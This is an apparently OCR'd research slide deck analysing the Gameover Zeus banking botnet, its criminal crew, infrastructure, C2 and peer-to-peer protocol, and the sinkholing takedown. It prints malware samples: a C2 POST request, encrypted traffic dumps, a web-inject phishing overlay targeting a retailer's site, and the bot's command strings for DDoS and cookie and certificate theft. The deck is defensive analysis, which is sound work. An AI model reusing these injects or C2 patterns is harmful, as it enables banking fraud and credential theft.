Gameover Zeus – Bad Guys and Backends

Michael Sandee, Tillmann Werner, Elliott Peterson

August 5, 2015

Cui Honorem, Honorem

Dr. Brett Stone-Gross, Dell SecureWorks

Frank Ruiz, Fox-IT

Dr. Christian Rossow, Saarland University

Dennis Andriesse, VU University Amsterdam

Dr. Christian Dietrich, CrowdStrike

@kafeine

UK NCA

US DOJ CCIPS

The ShadowServer Foundation

Spamhaus

And many others. . .

Criminal Overview

Fraud Cycle

- Spam, infection, account takeover, fraud
- International wire, DDoS attack against FI, cashout, funds laundered
- Losses ranged from $10,000 to $6,900,000

Dirtjumper C2 Monitoring – Credit to Dell SecureWorks

```
11/06/2012 18:03:46  02|300|1500  https://[redacted].com
11/06/2012 21:33:43  01|300|1500  https://[redacted].com
11/07/2012 08:48:50  02|999|1500  https://[redacted].com
11/08/2012 06:48:58  12|300|1500  https://[redacted].com
11/09/2012 03:43:54  02|100|1500  https://[redacted].com
11/10/2012 18:53:56  01|100|1500  https://[redacted].com
11/11/2012 23:53:55  01|100|1500  https://[redacted].com
11/12/2012 23:53:54  01|100|1500  https://[redacted].com/authentication/logon
11/13/2012 20:13:56  03|999|1500  https://[redacted].com/authentication/logon
11/13/2012 20:13:56  03|999|1500  https://[redacted].com
```

The Gameover Zeus Operation

Brief History of Zeus

Evolution of the Zeus Family

Version	Date	Description
Zeus 1	Emerged in 2005	Sold as crimeware kit
Zeus 2	Emerged in 2009	Sold as crimeware kit, code for 2.0.8.9 leaked in 2011
Murofet, Licat	September 2010 – September 2011	Private builds
Gameover Zeus	September 2011 – June 2014	Private builds, introduced P2P protocol

```
POST /gameover2.php HTTP/1.1
Accept: */*
X-ID: 7777
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: pinkmite.com
Content-Length: 3091
Connection: Keep-Alive
```

The Operation

Technology

- *JabberZeus* crew / Zeus 2.1.0.x
  - Domain generation algorithm (DGA)
  - Regular expression support
  - File infector
- September 11, 2011: Upgrade 2.1.0.x to *Mapp 13*
- Initially peer-to-peer + traditional comms via `gameover2.php`


Monetization

- Focus on corporate banking, additionally affiliate-specific attacks
- Individual operators often dropped other malware
  - CryptoLocker – first in-house development, destructive

The Organization

Group Composition


- Experienced criminal organization (5 years)
- A mix of mainly Russian and Ukranian actors
- Dual leadership
- Support staff
- More than 20 affiliates



3rd Party Services

- 3rd party techs to set up and secure systems
- Preferred suppliers like loaders, exploit kits and spammers

Businessclub



screenname	Drop master	✖
electronic	Drop master	✖
tiff	Drop master	✖
gribok	Drop master	✖
Troll	Drop master	✖
puppet_master	Drop master	✖
13FM	Drop master	✖
PokupaemRollsRoys	Drop master	✖
masculine	Drop master	✖
viper	Drop master	✖
kembridge23	Drop master	✖
dyadya	Drop master	✖
levi	Drop master	✖
xuligan	Drop master	✖
Dell_777	Drop master	✖
fd	Drop master	✖
israel	Drop master	✖
philin	Drop master	✖
zaliv	Load master	✖
gerbert	Load master	✖
Vegas	Load master	✖
samit	Load master	✖
superzaliv	Load master	✖
Vegas2	Load master	✖
commandos	Load master	✖
lan	Load master	✖
root	Superadmin	

Infrastructure

Bulletproof Hosting

- Exclusive servers together
- Virtual IP addresses
- New address in 2 business days
- Exclusive and also very expensive

Proxies, Proxies Everywhere!

- Proxies towards peer-to-peer network
- Proxies towards customers
- Multiple physical servers
- Zeus backend instances

Peer-to-Peer Network

Gameover Zeus (*Mapp*) Builder

- Internal name *Mapp* – command line application (still called `zsb.exe`)
- Builder gets *kbucket* peer list from a bot
  - *kbucket*: distributed hash table (DHT) terminology
  - Gameover Zeus uses *hashes*, but no *table*
- Used to control the peer-to-peer network using a private RSA key
- Can also enumerate peer-to-peer nodes

Peer-to-Peer Network Monitoring

- Debug builds of bots to spot and fix issues with the peer-to-peer layer
- Backend had `kbucket.php` to extract reachable nodes

C2 Protocol

```
000000  c7 d0 e2 7f e6 75 bd 0f  02 b1 f6 e2 90 ec 9b 72  |.....u.........r|
000010  a7 5b b8 e8 11 24 35 bf  30 82 cc 1a 03 78 a1 70  |.[...$5.0....x.p|
000020  d3 96 ee 80 e4 40 1e 7f  9d 80 ab 35 fb 0f fe 57  |.....@.....5...W|
000030  7c 27 6a b2 a2 e0 42 8e  aa 7c df 17 3c 3e 98 13  ||'j...B..|..<>..|
000040  bd 4e 33 f7 5c da e8 80  92 58 69 ee 5b e8 d4 ce  |.N3.\....Xi.[...|
000050  ca ed e8 20 5a b8 42 a0  66 b8 c0 99 25 4e f2 ee  |... Z.B.f...%N..|
000060  08 f0 47 07 ce fb 7d 6e  0d 03 ca 25 27 2a fc 71  |..G....n...%'*.q|
000070  5a 43 41 41 ee 10 d7 7b  03 98 1b 5d f6 40 cb 95  |ZCAA.......].@..|
000080  92 32 d1 86 76 46 68 0a  61 a7 17 de 55 e8 2f 89  |.2..vFh.a...U./.|
000090  46 0e 3d 1b 3c ca 4d cf  58 14 6e 77 97 2d 04 3a  |F.=.<.M.X.nw.-.:|
0000a0  9d 58 77 d9 5c be c0 99  1c a6 78 99 6c 7a 75 a6  |.Xw.\.....x.lzu.|
0000b0  36 8d 78 0b bf 53 a9 df  fe cf e9 79 58 be e1 7b  |6.x..S.....yX...|
0000c0  44 d6 42 0a 00 48 e8 96  97 49 6c 71 52 5a 4d 40  |D.B..H...IlqRZM@|
0000d0  bb c2 43 0a 47 0c 8c 68  3f 5b 97 61 8d a2 4e af  |..C.G..h?[.a..N.|
0000e0  dd 6a b5 c7 d4 46 53 4f  0c 4d a0 0b 02 e9 51 9b  |.j...FSO.M....Q.|
0000f0  28 21 78 e8 37 37 95 cf  c3 0a 26 bb 42 aa c1 95  |(!x.77....&.B...|
000100  4c 75 21 42 60 68 e8 a6  b1 b6 76 fb 23 db 5d 0d  |Lu!B`h....v.#.].|
000110  d0 6f 0f 87 4a 86 c7 5a  b4 c0 86 1f ba 32 ba 89  |.o..J..Z.....2..|
000120  d7 06 d8 e7 d0 f5 9b 0d  c1 ff fa b4 54 80 7e c1  |............T.~.|
000130  02 cc 94 e6 c6 58 ab f2  54 b9 6c ac 28 1f 5a 75  |.....X..T.l.(.Zu|
000140  5e 4b 5e b2 1d 35 3c 81  03 64 39 fc 8b db 7b 15  |^K^..5<..d9.....|
        ...
```


C2 Protocol

```
000000  50 4f 53 54 20 2f 77 72  69 74 65 20 48 54 54 50  |POST /write HTTP|
000010  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 64 65 66 61  |/1.1..Host: defa|
000020  75 6c 74 0d 0a 41 63 63  65 70 74 2d 45 6e 63 6f  |ult..Accept-Enco|
000030  64 69 6e 67 3a 0d 0a 43  6f 6e 6e 65 63 74 69 6f  |ding:..Connectio|
000040  6e 3a 20 63 6c 6f 73 65  0d 0a 43 6f 6e 74 65 6e  |n: close..Conten|
000050  74 2d 4c 65 6e 67 74 68  3a 20 32 33 38 0d 0a 58  |t-Length: 238..X|
000060  2d 49 44 3a 20 37 37 37  37 0d 0a 0d 0a 14 19 f4  |-ID: 7777.......|
000070  55 13 e7 98 b8 f0 35 01  e3 9a 94 96 2a 11 5c be  |U.....5.....*.\.|
000080  aa ee 00 00 00 00 00 00  00 07 3c d6 3f 15 81 00  |..........<.?...|
000090  8a b7 2f 62 c4 1a 5e d4  3f 9b 5e 88 8e 65 00 00  |../b..^.?.^..e..|
0000a0  00 00 00 00 00 17 00 00  00 17 00 00 00 36 42 7c  |.............6B||
0000b0  9a 24 45 60 94 51 43 79  e1 53 36 0e 95 23 35 7d  |.$E‘.QCy.S6..#5.|
0000c0  95 52 42 7c 66 00 00 00  00 00 00 00 14 00 00 00  |.RB|f...........|
0000d0  14 00 00 00 81 4c f2 55  b1 13 1d b1 4f ad f8 61  |.....L.U....O..a|
0000e0  d4 3f cd 9b ef c8 69 3d  67 00 00 00 00 00 00 00  |.?....i=g.......|
0000f0  08 00 00 00 08 00 00 00  04 6f 5d a5 02 74 0e e2  |.........o]..t..|
000100  c9 00 00 00 00 00 00 00  04 00 00 00 04 00 00 00  |................|
000110  ee 07 3c d6 c8 00 00 00  00 00 00 00 10 00 00 00  |..<.............|
000120  10 00 00 00 15 36 0e a8  f1 06 82 54 f3 9f 6e 0f  |.....6.....T..n.|
000130  9a df 4a 5e ca 00 00 00  00 00 00 00 04 00 00 00  |..J^............|
000140  04 00 00 00 ca 07 3c d6  cb 00 00 00 00 00 00 00  |......<.........|
        ...
```

Configuration

```
Target Pattern(s):
(?:^https??://\S+?\.macys\.com/.+?\.ognc(\?|\))
X-ID: 7777
pcre_pattern
(?:bgcolor="#ffffff">(?P<inject>))
data_end
data_inject
<div id="namefr" style="display:none;"><iframe width="50" height="50" id="myfx" name="myfx"></iframe></div>
<link href="http://ajax.googleapis.com/ajax/libs/jqueryui/1.8/themes/base/jquery-ui.css" rel="stylesheet" type="text/css"/>
<style type="text/css">
.ui-dialog-titlebar{ background: white }
.text1a{font-family: Arial; font-size: 8px;}
.subm{font-family:Arial;font-size:12px;font-weight:bold;font-style
:normal;color:#666666;text-transform:uppercase;text-decoration:none;letter-spacing:normal;word-spacing:0;line-height:14px;text-align:
left;vertical-align:baseline;direction:ltr;cursor:pointer;}
.sunclass{font-family:Arial;font-size:12px;font-weight:bold;font-style:normal;color:#666666;text-transform:uppercase;text-decoration:
none;letter-spacing:normal;word-spacing:0;line-height:14px;background-color:
#f5f6f1;vertical-align:baseline;direction:ltr;border-bottom-color:#cccccc;border-bottom-style:solid;border-bottom-width:1px;border-co
llapse:collapse;margin-right:10px;margin-left:10px;padding:2px}
</style>
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.4/jquery.min.js"></script>
<script src="http://ajax.googleapis.com/ajax/libs/jqueryui/1.8/jquery-ui.min.js"></script>
<div id="msg" style=" display:none; height:60px;">
<div id="box" class=sunclass style="border-top-style: solid; border-top-color: #cccccc;border-top-width:
1px;padding-top:20px;padding-bottom:20px;">
<font style="font-weight:700;font-family: Arial;font-size: 12px;">The <span id="ername" style="color:#666666;">Passcode</span> you
entered does not match our records. Please verify and make sure you re-enter your <span id="ername1" style="color:#666666;" >
passcode </span>&nbsp correctly.</font>
</div>
</div>
```

Commands



```
EncryptedString <0D3h, 9, offset aDdos_type> ; "ddos_type"
EncryptedString <11h, 0Ch, offset aDdos_address> ; "ddos_address"
EncryptedString <97h, 8, offset aDdos_url> ; "ddos_url"
EncryptedString <7Fh, 0Ch, offset aDdos_execute> ; "ddos_execute"
EncryptedString <93h, 0Bh, offset aOs_shutdown> ; "os_shutdown"
EncryptedString <31h, 9, offset aOs_reboot> ; "os_reboot"
EncryptedString <87h, 0Dh, offset aBot_uninstall> ; "bot_uninstall"
EncryptedString <0FEh, 0Ah, offset aBot_bc_add> ; "bot_bc_add"
EncryptedString <0ABh, 0Dh, offset aBot_bc_remove> ; "bot_bc_remove"
EncryptedString <9Ch, 16h, offset aBot_httpinject_di> ; "bot_httpinject_disable"
EncryptedString <99h, 15h, offset aBot_httpinject_en> ; "bot_httpinject_enable"
EncryptedString <32h, 14h, offset aFs_find_add_keywo> ; "fs_find_add_keywords"
EncryptedString <91h, 0Fh, offset aFs_find_execute> ; "fs_find_execute"
EncryptedString <22h, 0Ch, offset aFs_pack_path> ; "fs_pack_path"
EncryptedString <99h, 0Ch, offset aUser_destroy> ; "user_destroy"
EncryptedString <0E7h, 0Bh, offset aUser_logoff> ; "user_logoff"
EncryptedString <9Ah, 0Ch, offset aUser_execute> ; "user_execute"
EncryptedString <7Fh, 10h, offset aUser_cookies_get> ; "user_cookies_get"
EncryptedString <90h, 13h, offset aUser_cookies_remo> ; "user_cookies_remove"
EncryptedString <50h, 0Eh, offset aUser_certs_get> ; "user_certs_get"
EncryptedString <0E0h, 11h, offset aUser_certs_remove> ; "user_certs_remove"
EncryptedString <0D1h, 0Eh, offset aUser_url_block> ; "user_url_block"
EncryptedString <1, 10h, offset aUser_url_unblock> ; "user_url_unblock"
EncryptedString <80h, 11h, offset aUser_homepage_set> ; "user_homepage_set"
EncryptedString <32h, 15h, offset aUser_emailclients> ; "user_emailclients_get"
EncryptedString <42h, 14h, offset aUser_flashplayer_> ; "user_flashplayer_get"
EncryptedString <9Fh, 17h, offset aUser_flashplaye_0> ; "user_flashplayer_remove"
```

Espionage

Things you do not expect to see in financial malware

Georgia

Targeting government and intelligence agencies

საგარეო დაზვერვა
საიდუმლო რუსეთი
დაზვერვ ქრასნოდარ

foreign intelligence
russia secret
intelligence krasnodar

Turkey

Targeting government, Syrian conflict

militan kampı suriye
istihbarata karşı koyma
rus paralı askerleri suriye

militia camp syria
counter intelligence
russian mercenaries syria

Ukraine

Targeting intelligence agencies, Crimea conflict

Цілком таємно
СЛУЖБА БЕЗПЕКИ УКРАЇНИ
Федеральна служба безпеки


top secret
federal security service
security service of ukraine

P2P Poisoning Attack

Botnet Topology

P2P Layer

- Daily configuration updates
- Weekly binary updates




Botnet Topology

P2P Layer

- Daily configuration updates
- Weekly binary updates

Proxy Nodes

- Announced by special messages
- Route C2 communication
  - Stolen data
  - Commands



Botnet Topology

P2P Layer


- Daily configuration updates
- Weekly binary updates

Proxy Nodes

- Announced by special messages
- Route C2 communication
  - Stolen data
  - Commands

C2 Proxies

- Plain HTTP proxies
- Additional layer between botnet and backend



Peer-to-Peer Protocol Primitives

Message Types

Type	Purpose	Comment
00	Version Request	Ask for binary/config version
01	Version	Report version information
02	Peerlist Request	Ask peer for neighbor peers
03	Peerlist	Send up to 10 neighbor peers
04	Data Request	Ask for binary or config
05	Data	Current binary or config
06	Proxy List	Contains list of proxy nodes
50	Proxy Announcement	Used to propagate a proxy node
204	C2 Message	Sent to proxy nodes, wraps C2 data

Peerlist Request

Type	02
Padding Length	50
Session ID	c577aabe9d03a499601d2df4139e9c816bef8ce7
Bot ID	e74bce83d714216729aac4b7b238f14d89cf55eb

```
00000000  6f 94 02 50 c5 77 aa  be 9d 03 a4 99 60 1d 2d f4
00000010  13 9e 9c 81 6b ef 8c  e7 4b ce 83 d7 14 21 67 29
00000020  aa c4 b7 b2 38 f1 4d  89 cf 55 eb 53 4d 31 9b 94
00000030  5c f5 53 57 24 87 7a  6b bd 3a 24 0a 3b d2 f6 9a
00000040  01 a6 b5 e0 ab 4e a6  35 86 ca 4c 9e b3 d8 a1 4a
00000050  f0 ee c9 b6 72 c2 4b  9a c6 52 e4 12 58 ed fd 45
00000060  12 da 17 dc 98 b8 17  59 ab 1e 0a 4f 6c 7d 8e f7
00000070  b3 a2 a9 37 86 36 3a  f7 2e 26 25 64 b1 44 cf fe
00000080  2e d7 46 97 3c 35 de  ff e2 b4 8d 14 53 3b 35 8a
00000090  ca 88 38 f7 4a 14 74  cb 29 af 99 a7 ba 10 e6 73
000000a0  8d 9f 29 24 72 7b 65  ad 1b ef ef b7 a2 ae 2b 97
000000b0  df ea 28 8a 2f 4a 06  2a ed 5b aa da 51 a7 a5 06
000000c0  d6 48 7e b8 65 d1 58  41 65 4f 01
```


Peerlist Response

Type	03	
Padding Length	02	
Session ID	c577aabe9d03a499601d2df4139e9c816bef8ce7	
Bot ID	517262b78f557456f15c7a65f370b8150d261b5f	
Peerlist	517262b78f557456f15c7a65f370b8150d261b5f	59.90.10.180:1026
	51f1dab7004aaad6381c703a639dc758146cbd4f	125.23.117.36:7875
	5025d1bf2fb998c4b2256596587d7eb603efd7a2	108.76.33.46:1732
	50bc0620feef71b6a5d087d6f48637e95af1c5d5	81.90.26.57:7221
	522b0c1d8b7fb6cda19ea4407dc82f24a67008f0	66.189.57.144:5807
	52338ca13970ab8878908b9bafc70537fed2a85c	86.57.196.12:9607
	55c363c17e8b3528f2e20080e5fbc32eef6fcb28	62.7.187.92:6200
	53ce43f39cc89e3335ef2e36bf4ec5a9166f7c1b	59.92.54.113:9033
	53df3e87386c6c9d862126d00cabafb2344e82a6	78.47.101.178:2514
	56d9de127d908485aede02865d5725db684290b9	219.76.74.28:1048

Attack

Sinkholing through Peer-to-Peer Poisoning


- Goal: Isolate bots, prevent normal operation
- Method: Replace peerlist entries with sinkholes



Attack

Sinkholing through Peer-to-Peer Poisoning

- Goal: Isolate bots, prevent normal operation
- Method: Replace peerlist entries with sinkholes



Sinkholing Attack

Poisoning Example

- Bot peerlist before the attack:

```
 Bot ID                                  | IP address      | Port
------------------------------------------------------------------
c2ad2c7621e8cc9057e8ee0fe678acdf216f8d0f | 186.88.196.115  | 10355
c28df459e506e3fbaf0fe4e09c3e8a1fcc697f39 | 142.163.184.154 | 12631
3e6684b8016ad93410bc94803d1da9502239f582 | 208.41.173.138  | 13850
c19aff3ecf6a2e0443640baad118ee528ccd43ce | 95.104.110.191  | 15550
3d0445ac21017cf284191485fc045e23a4d65dba | 75.38.136.56    | 10169
5b68273785dc1a0e19d1461ccb5688e150528697 | 98.203.40.174   | 21918
e10fa5a555f3653837ceef2380da034dc7190261 | 174.134.88.28   | 19433
c1ff72dda4362153a43079ed35301537aaf56634 | 74.234.107.231  | 25975
93b2028482d876a9dd4a3b01b2265956f189aed4 | 190.206.20.161  | 29346
c3575bcd52b97c1484bee81dfa1bfcf5d3fd1343 | 79.113.161.10   | 16824
```

Sinkholing Attack

Poisoning Example


- Bot peerlist after the attack:

```
Bot ID                                   | IP address      | Port
------------------------------------------------------------------
f1d2d2f924e986ac86fdf7b36c94bcdf32beec15 | 10.0.0.1        | 14521
e242ed3bffccdf271b7fbaf34ed72d089537b42f | 10.0.0.2        | 25486
```

Sinkholing Attack

Things to Consider


- Peer-to-peer poisoning prevents propagation of information between peers
- But C2 communication still possible



Controlling the Proxy Layer

Proxy Layer Poisoning Attack


- Peers maintain sorted lists of up to 20 proxies, regular checks if still active
- Proxy list poisoning similar to peer list poisoning
- Must force a switch to a new proxy
- Happens only if current proxy (or backend) becomes unreachable
- Requires collaboration with Internet Service Providers



Controlling the Proxy Layer

Proxy Layer Poisoning Attack

- Peers maintain sorted lists of up to 20 proxies, regular checks if still active
- Proxy list poisoning similar to peer list poisoning
- Must force a switch to a new proxy
- Happens only if current proxy (or backend) becomes unreachable
- Requires collaboration with Internet Service Providers



Controlling the DGA Layer


Backup Channel Takeover

- Reverse-engineered and reimplemented Domain Generation Algorithm
- Pointed pre-computed DGA domains to a web server
- Served a special seed peerlist from there


Top-Level Domains

- 5 US-based (`.com`, `.org`, `.net`, `.biz`, `.info`)
- . . . and `.ru`
- Required collaboration with domain registries
  - Some volunteered
  - Others required a court order


Putting It All Together




Putting It All Together



